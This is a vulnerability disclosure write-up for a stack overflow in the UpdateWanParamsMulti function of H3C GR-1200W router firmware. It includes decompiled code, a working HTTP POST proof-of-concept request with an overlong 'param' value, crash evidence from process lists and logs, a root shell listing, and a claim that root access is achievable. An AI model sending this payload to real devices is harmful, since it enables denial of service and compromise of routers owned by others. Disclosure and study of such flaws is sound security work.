

main vuln / H3C / GR-1200W / 17 /



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# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

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## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateWanParamsMulti function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
32 char v31[32]; // [sp+2A8h] [+2A8h] BYREF
33 char v32[32]; // [sp+2C8h] [+2C8h] BYREF
34 char v33[32]; // [sp+2E8h] [+2E8h] BYREF
35 int v34; // [sp+308h] [+308h] BYREF
36 int v35[8]; // [sp+30Ch] [+30Ch] BYREF
37 int v36; // [sp+32Ch] [+32Ch] BYREF
38
39 memset(v19, 0, sizeof(v19));
40 memset(v35, 0, sizeof(v35));
41 v36 = 0;
42 s = (char *)websgetvar(a1, "param", (int)byte_4EE560);
43 v2 = strlen(s);
44 v3 = s;
45 for ( i = strchr(s, ';'); i; i = strchr(v3, ';') )
46 {
47     memset(v17, 0, sizeof(v17));
48     strncpy(v17, v3, i - v3);
49     if ( v17[0] == 50 )
50     {
51         memset(v19, 0, sizeof(v19));
52         memset(v24, 0, sizeof(v24));
```

In the UpdateWanParamsMulti function, we entered s (param). It found ; through the strchr function and copy the previous data into v17 through the strncpy function. As long as the size of the data we input is larger than that of v17, it will cause the stack overflowing.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=UpdateWanParamsMulti&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1971 *root 796 S /bin/ntpclient &
2008 *root 2084 S /bin/onlineupdate &
2039 *root 2244 S /bin/AC &
2065 *root 832 S /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf /
2073 *root 464 S dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root 912 S /bin/dhcpd -d -q lanbr1 lan2490
4850 *root 676 S -cmdtelnet
4851 *root 816 S /bin/sh
5206 *root 2480 S /bin/webs &
5209 *root 870 S -cmdtelnet
5210 *root 764 S /bin/sh
5262 *root 696 R ps
```

The picture above shows the process information before we send poc.

```


2073 *root      464 S   dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S   /bin/dhcpd -d -q lanbr1 lan2490
5209 *root      676 S   -cmdtelnet
5210 *root      764 S   /bin/sh
5298 *root      604 S   0jT♦      ♦8 h
5300 *root      676 S   tar czf /var/core.tar.gz var/coredump/core-webs-5073-1658757374
5301 *root      828 R   gzip -f
5303 *root      1404 R  /bin/webs &
5304 *root      896 R   ps

```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息			
提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。			
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日期时间	级别	信息来源	信息内容
	error	系统	Webs进程丢失

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_multi
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24 21:56 var
drwxrwxr-x   6 1007   1007           62 Jul 31  2019 usr
drwxrwxr-x   3 1007   1007           26 Jul 31  2019 uclibc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019 sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 mnt
drwxrwxr-x   3 1007   1007          28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007        2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 ftproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007        2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007        1556 Jul 31  2019 bin
/ #
```

Finally, you also can write `exp` to get a stable root shell.